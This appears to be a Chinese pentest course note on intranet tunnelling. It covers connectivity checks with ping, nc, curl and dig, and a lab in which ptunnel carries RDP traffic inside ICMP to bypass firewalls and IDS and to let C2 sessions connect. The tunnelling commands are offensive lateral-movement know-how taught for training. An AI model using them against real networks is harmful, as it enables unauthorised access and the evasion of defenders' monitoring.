


Day71 内网安全-域横向网络&传输&应用层隧道技术



71.1 知识点

71.1.1 代理和隧道技术区别？

- 代理只是为了解决网络通信问题，有些内网访问不到，可以用代理实现
- 隧道不仅是解决网络的通信问题，更大的作用是绕过过滤，突破防火墙/入侵检测系统。

71.1.2 隧道技术为了解决什么？

- 防火墙过滤问题、网络连接通信问题、数据回链封装问题
- 在数据通信被拦截的情况下，可以利用隧道技术封装改变通信协议进行绕过拦截。比如CS、MSF无法上线，数据传输不稳定无回显，出口数据被监控，网络通信存在问题等问题，都可以通过隧道技术解决。

71.1.3 隧道技术前期的必备条件？

- 在用隧道之前要先探测对应隧道协议是否支持，如果不支持，用这个隧道没有任何意义！

71.1.4 隧道通信原理

- 隧道，就是一种绕过端口屏蔽的通信方式。
- 防火墙两端的数据包通过防火墙所允许的数据包类型或端口进行封装，然后穿过防火墙，与对方进行通信。当被封装的数据包到达目的地时，将数据包还原，并将还原后的数据包发送到相应的服务器上。

71.1.5 常用的隧道技术

- 网络层：IPv6隧道、ICMP隧道、GRE隧道
- 传输层：TCP隧道、UDP隧道、常规端口转发
- 应用层：SSH隧道、HTTP隧道、HTTPS隧道、DNS隧道

OSI		TCP/IP协议集
应用层	应用层	Telnet, FTP, SMTP, DNS, HTTP 以及其他应用协议
表示层		
会话层		
传输层	传输层	TCP, UDP
网络层	网络层	IP, ARP, RARP, ICMP
数据链路层	网络接口	各种通信网络接口（以太网等） （物理网络）
物理层		

71.1.6 判断内网联通性


- ICMP协议: ping
- TCP协议: nc\ncat
- HTTP协议: curl\wget
- DNS协议: nslookup\dig

参考: <https://zhuanlan.zhihu.com/p/442344972>

71.2 案例 1-网络传输应用层检测连通性-检测

隧道有各种层面的，每个层面又分不同协议，你想要用哪个隧道，就需要先确定目标主机是否支持对应隧道协议。

可以使用以下协议进行判断：

- 
- 1 ICMP协议: ping
 - 2 TCP协议: telnet\nc
 - 3 HTTP协议: curl\wget
 - 4 DNS协议: nslookup\dig

71.2.1 ICMP 协议

检测 ICMP连通性常用的命令是 “ping”

用“ping”命令，执行 ping <域名/IP 地址>

```
1 ping www.baidu.com
2 ping 14.215.177.38
```

```
C:\Users\Administrator>ping www.baidu.com

正在 Ping www.a.shifen.com [14.215.177.38] 具有 32 字节的数据:
来自 14.215.177.38 的回复: 字节=32 时间=28ms TTL=54
来自 14.215.177.38 的回复: 字节=32 时间=24ms TTL=54
来自 14.215.177.38 的回复: 字节=32 时间=21ms TTL=54
来自 14.215.177.38 的回复: 字节=32 时间=21ms TTL=54

14.215.177.38 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 21ms, 最长 = 28ms, 平均 = 23ms

C:\Users\Administrator>ping 14.215.177.38

正在 Ping 14.215.177.38 具有 32 字节的数据:
来自 14.215.177.38 的回复: 字节=32 时间=28ms TTL=54
来自 14.215.177.38 的回复: 字节=32 时间=57ms TTL=54
来自 14.215.177.38 的回复: 字节=32 时间=20ms TTL=54
来自 14.215.177.38 的回复: 字节=32 时间=22ms TTL=54

14.215.177.38 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 20ms, 最长 = 57ms, 平均 = 31ms

C:\Users\Administrator>
```

71.2.2 TCP 协议

检测 TCP 连通性常用的命令是“telnet”和“nc”

telnet

在Windows和Linux都可以用

执行telnet <域名/IP 地址> <端口>

```
1 telnet www.baidu.com 80
2 telnet 14.215.177.38 80
```

出现下图的黑色界面说明连接成功，端口是可以正常访问的




访问失败，说明端口是没有开启的或者被占用




nc

用“瑞士军刀”——netcat 执行nc端口扫描命令：

nc -zv <ip/域名> <端口>



- -z 表示为zero，意思是扫描时不发送任何数据包
- -v 即为详细输出



参考：https://blog.csdn.net/qq_42875470/article/details/114778326

71.2.3 HTTP 协议

检测 HTTP 连通性常用的命令是 “curl” 和 “wget”

curl

在Windows和Linux都可以用

用 “curl” 工具，执行 curl <网址/IP> <端口> 命令。如果远程主机开启了相应的端口，且内网可连接外网的话，就会输出相应的端口信息

```
1 curl www.baidu.com 80
2 curl 14.215.177.38 80
```

```
C:\Users\Administrator>
C:\Users\Administrator>curl www.baidu.com 80
<!DOCTYPE html>
<!--STATUS OK--><html> <head><meta http-equiv=content-type content=text/html;charset=utf-8><meta http-equiv=X-UA-Compa
tible content=IE=Edge><meta content=always name=referrer><link rel=stylesheet type=text/css href=http://sl.bdstatic.co
n/r/www/cache/bdorz/baidu.min.css><title>百度一下, 你就知道</title></head> <body link=#0000cc> <div id=wrapper> <div i
d=head> <div class=head_wrapper> <div class=s_form> <div class=s_form_wrapper> <div id=lg> <img hidefocus=true src=//w
ww.baidu.com/img/bd_logol.png width=270 height=129> </div> <form id=form name=f action=//www.baidu.com/s class=fm> <in
put type=hidden name=bdorz_come value=1> <input type=hidden name=ie value=utf-8> <input type=hidden name=f value=8> <i
nput type=hidden name=rsy_bp value=1> <input type=hidden name=rsy_idx value=1> <input type=hidden name=tn value=baidu>
<span class="bg_s ipt_wr"><input id=kw name=wd class=s ipt value maxlength=255 autocomplete=off autofocus></span><span
class="bg_s btn wr"><input type=submit id=su value=百度一下 class="bg_s btn"></span> </form> </div> </div> <div id=ul
> <a href=http://news.baidu.com name=tj_trnews class=mnnav>新闻</a> <a href=http://www.hao123.com name=tj_trhao123 clas
s=mnnav>hao123</a> <a href=http://map.baidu.com name=tj_trmap class=mnnav>地图</a> <a href=http://v.baidu.com name=tj_tr
video class=mnnav>视频</a> <a href=http://tieba.baidu.com name=tj_trtieba class=mnnav>贴吧</a> <noscript> <a href=http://
www.baidu.com/bdorz/login.gif?login&u=http%3A%2F%2Fwww.baidu.com%2F%3fbdorz_come%3d1 name=tj_login cla
ss=lb>登录</a> </noscript> <script>document.write( <a href="http://www.baidu.com/bdorz/login.gif?login&u="+ enc
odeURIComponent(window.location.href+ (window.location.search === "" ? "?" : "&")+ "bdorz_come=1")+ " name="tj_login"
class="lb">登录</a> );</script> <a href=//www.baidu.com/more/ name=tj_briicon class=bri style="display: block;">更多
产品</a> </div> </div> <div id=ftCon> <div id=ftConw> <p id=lh> <a href=http://home.baidu.com>关于百度</a> <a h
ref=http://ir.baidu.com>About Baidu</a> </p> <p id=cp>&copy; 2017&nbsp;Baidu&nbsp;&nbsp;<a href=http://www.baidu.com/duty/>使
用百度前必读</a>&nbsp;&nbsp;<a href=http://jianyi.baidu.com/ class=cp-feedback>意见反馈</a>&nbsp;&nbsp;京ICP证030173号&nbsp;&nbsp;<img
src=//www.baidu.com/img/gis.gif> </p> </div> </div> </body> </html>
curl: (7) Failed to connect to 0.0.0.80 port 80 after 0 ms: Network unreachable

C:\Users\Administrator>curl 14.215.177.38 80
<!DOCTYPE html>
<!--STATUS OK--><html> <head><meta http-equiv=content-type content=text/html;charset=utf-8><meta http-equiv=X-UA-Compa
tible content=IE=Edge><meta content=always name=referrer><link rel=stylesheet type=text/css href=http://sl.bdstatic.co
n/r/www/cache/bdorz/baidu.min.css><title>百度一下, 你就知道</title></head> <body link=#0000cc> <div id=wrapper> <div i
```

更多请参考：[curl 的用法指南](#)

wget

在linux下使用

执行 wget <IP/网址> 命令

```
1 wget -S www.baidu.com
2 wget -S 14.215.177.38
```

```
root@liandy-virtual-machine:~/Desktop# wget -S www.baidu.com
--2022-05-20 10:58:09-- http://www.baidu.com/
Resolving www.baidu.com (www.baidu.com)... 14.215.177.38, 14.215.177.39
Connecting to www.baidu.com (www.baidu.com)|14.215.177.38|:80... connected.
HTTP request sent, awaiting response...
HTTP/1.1 200 OK
Content-Length: 2381
Content-Type: text/html
Server: bfe
Date: Fri, 20 May 2022 02:58:10 GMT
Length: 2381 (2.3K) [text/html]
Saving to: 'index.html.1'

index.html.1          100%[=====>] 2.33K  --.-KB/s   in 0s

2022-05-20 10:58:10 (374 MB/s) - 'index.html.1' saved [2381/2381]
```

```
root@liandy-virtual-machine:~/Desktop# wget -S 14.215.177.38
--2022-05-20 10:58:02-- http://14.215.177.38/
Connecting to 14.215.177.38:80... connected.
HTTP request sent, awaiting response...
HTTP/1.1 200 OK
Content-Length: 2381
Content-Type: text/html
Server: bfe
Date: Fri, 20 May 2022 02:58:02 GMT
Length: 2381 (2.3K) [text/html]
Saving to: 'index.html'

index.html            100%[=====>] 2.33K  --.-KB/s   in 0s

2022-05-20 10:58:02 (317 MB/s) - 'index.html' saved [2381/2381]
```

71.2.4 DNS 协议

检测 DNS 连通性常用的命令是 “nslookup” 和 “dig”

nslookup

nslookup 是 windows 自带的 DNS 探测命令

```
1 nslookup www.baidu.com
2 nslookup 14.215.177.38
```

dig

dig 是 linux 系统自带的 DNS 探测命令

```
1 dig www.baidu.com
2 dig 14.215.177.38
```

```
root@liandy-virtual-machine:~/Desktop# dig www.baidu.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60195
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.baidu.com.                IN      A

;; ANSWER SECTION:
www.baidu.com.                5       IN      CNAME   www.a.shifen.com.
www.a.shifen.com.            4       IN      A       14.215.177.39
www.a.shifen.com.            4       IN      A       14.215.177.38

;; Query time: 8 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: 五 5月 20 11:02:16 CST 2022
;; MSG SIZE rcvd: 101
```

```
root@liandy-virtual-machine:~/Desktop# dig 14.215.177.38

; <<>> DiG 9.16.1-Ubuntu <<>> 14.215.177.38
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 29686
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;14.215.177.38.                IN      A

;; Query time: 116 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: 五 5月 20 11:02:40 CST 2022
;; MSG SIZE rcvd: 42
```

71.3 案例 2-网络层ICMP隧道 ptunnel 使用-检测,利用

常用的ICMP隧道工具有icmpsh、PingTunel、icmptunel、powershell icmp等

网上介绍的大部分都是老牌工具ptunnel，ptunnel工具几年前就没有更新了，不推荐使用。

推荐pingtunnel，这个是一直在升级更新的一个工具。

老版本介绍：<https://github.com/f1vefour/ptunnel>(需自行编译)

新版本介绍：<https://github.com/esrrhs/pingtunnel>(二次开发版)

pingtunnel

pingtunnel是把tcp/udp/sock5流量伪装成icmp流量进行转发的工具

为什么要转换？因为tcp、udp、sock5这几个协议受到防火墙和工具的拦截，这个工具就是把这些流量伪装成icmp进行数据传输！




- 1 语法
- 2 `-p` `##`表示连接icmp隧道另一端的机器IP（即目标服务器）
- 3 `-lp` `##`表示需要监听的本地tcp端口
- 4 `-da` `##`指定需要转发的机器的IP（即目标内网某一机器的内网IP）
- 5 `-dp` `##`指定需要转发的机器的端口（即目标内网某一机器的内网端口）
- 6 `-x` `##`设置连接的密码

执行命令



- 1 命令
- 2 target2: `./ptunnel -x xiaodi`
- 3 kali: `./ptunnel -p 192.168.80.145 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi`
- 4 `#转发的3389请求数据给本地1080`
- 5 kali: `rdesktop 127.0.0.1 1080`

实验拓扑



实验准备

参考: <https://blog.csdn.net/markecheng/article/details/110352161>

安装Pingtunnel, 安装好之后, 进入Pingtunnel目录进行配置编译
检测连通性

```
1 ping -c 4 192.168.33.33 #-c 4 发生数据包数量
```

```
rtt min/avg/max/mdev = 0.323/0.440/0.624/0.124 ms
root@ubuntu:~# ping -c 4 192.168.33.33
PING 192.168.33.33 (192.168.33.33) 56(84) bytes of data.
64 bytes from 192.168.33.33: icmp_seq=1 ttl=128 time=0.896 ms
64 bytes from 192.168.33.33: icmp_seq=2 ttl=128 time=0.531 ms
64 bytes from 192.168.33.33: icmp_seq=3 ttl=128 time=0.424 ms
64 bytes from 192.168.33.33: icmp_seq=4 ttl=128 time=0.628 ms

--- 192.168.33.33 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.424/0.619/0.896/0.177 ms
root@ubuntu:~#
```

ssh://192.168.80.145:22

开启隧道

```
-rw-r--r-- 1 root root 3961 May 20 03:02 CHANGELOG
-rw-r--r-- 1 root root 1545 May 20 03:02 LICENSE
-rw-r--r-- 1 root root 1274 May 20 03:02 Makefile
-rw-r--r-- 1 root root 12438 May 20 03:02 md5.c
-rw-r--r-- 1 root root 3396 May 20 03:02 md5.h
-rw-r--r-- 1 root root 10760 May 20 03:14 md5.o
-rwxr-xr-x 1 root root 74224 May 20 03:14 ptunnel
-rw-r--r-- 1 root root 6568 May 20 03:02 ptunnel.8
-rw-r--r-- 1 root root 58464 May 20 03:02 ptunnel.c
-rw-r--r-- 1 root root 15087 May 20 03:02 ptunnel.h
-rw-r--r-- 1 root root 86376 May 20 03:14 ptunnel.o
-rw-r--r-- 1 root root 4993 May 20 03:02 README
drwxr-xr-x 2 root root 4096 May 20 03:02 redhat
drwxr-xr-x 3 root root 4096 May 20 03:02 selinux
drwxr-xr-x 2 root root 4096 May 20 03:02 web
root@ubuntu:~/PingTunnel# ./ptunnel -x xiaodi
./ptunnel: error while loading shared libraries: libpcap.so.1: cannot open shared object file: No such file or directory
root@ubuntu:~/PingTunnel# locate libpcap.so.1
/usr/lib/x86_64-linux-gnu/libpcap.so.1.7.4
root@ubuntu:~/PingTunnel# sudo vi /etc/ld.so.conf
root@ubuntu:~/PingTunnel# ldconfig
root@ubuntu:~/PingTunnel# ./ptunnel -x xiaodi
inf]: Starting ptunnel v 0.72.
inf]: (c) 2004-2011 Daniel Stedle, <daniels@stuit.no>
inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
inf]: Forwarding incoming ping packets over TCP.
inf]: Ping proxy is listening in privileged mode.
```

ssh://192.168.80.145:22

在kali上执行以下命令

```
1 ./ptunnel -p 192.168.80.145 -lp 1080 -da
192.168.33.33 -dp 3389 -x xiaodi
```

```
File /etc/ld.so.conf:1: error while loading shared libraries: libpcap.so.1: cannot open shared object file: No such file or directory
Network (root@localhost)~[/PingTunnel]
# locate libpcap.so.1
/usr/lib/x86_64-linux-gnu/libpcap.so.1.10.1


(root@localhost)~[/PingTunnel]
# sudo vi /etc/ld.so.conf


(root@localhost)~[/PingTunnel]
# ldconfig

(root@localhost)~[/PingTunnel]
# ./ptunnel -p 192.168.80.145 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoele, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```


在kali上执行以下命令，弹出远程桌面

```
1 rdesktop 127.0.0.1:1080
```






kali远程登录administrator把已经登录的给挤掉了！



这样做有什么意义呢？原来3389连接远程桌面，使用的是3389对应的协议，现在连接远程桌面，流量数据传输就变成使用 ICMP 协议了。

71.4 案例 3-传输层转发隧道 Portmap 使用-检测,利用



- 1 隧道技术：传输层端口转发
- 2 工具：
- 3 windows: lcx
- 4 linux: portmap

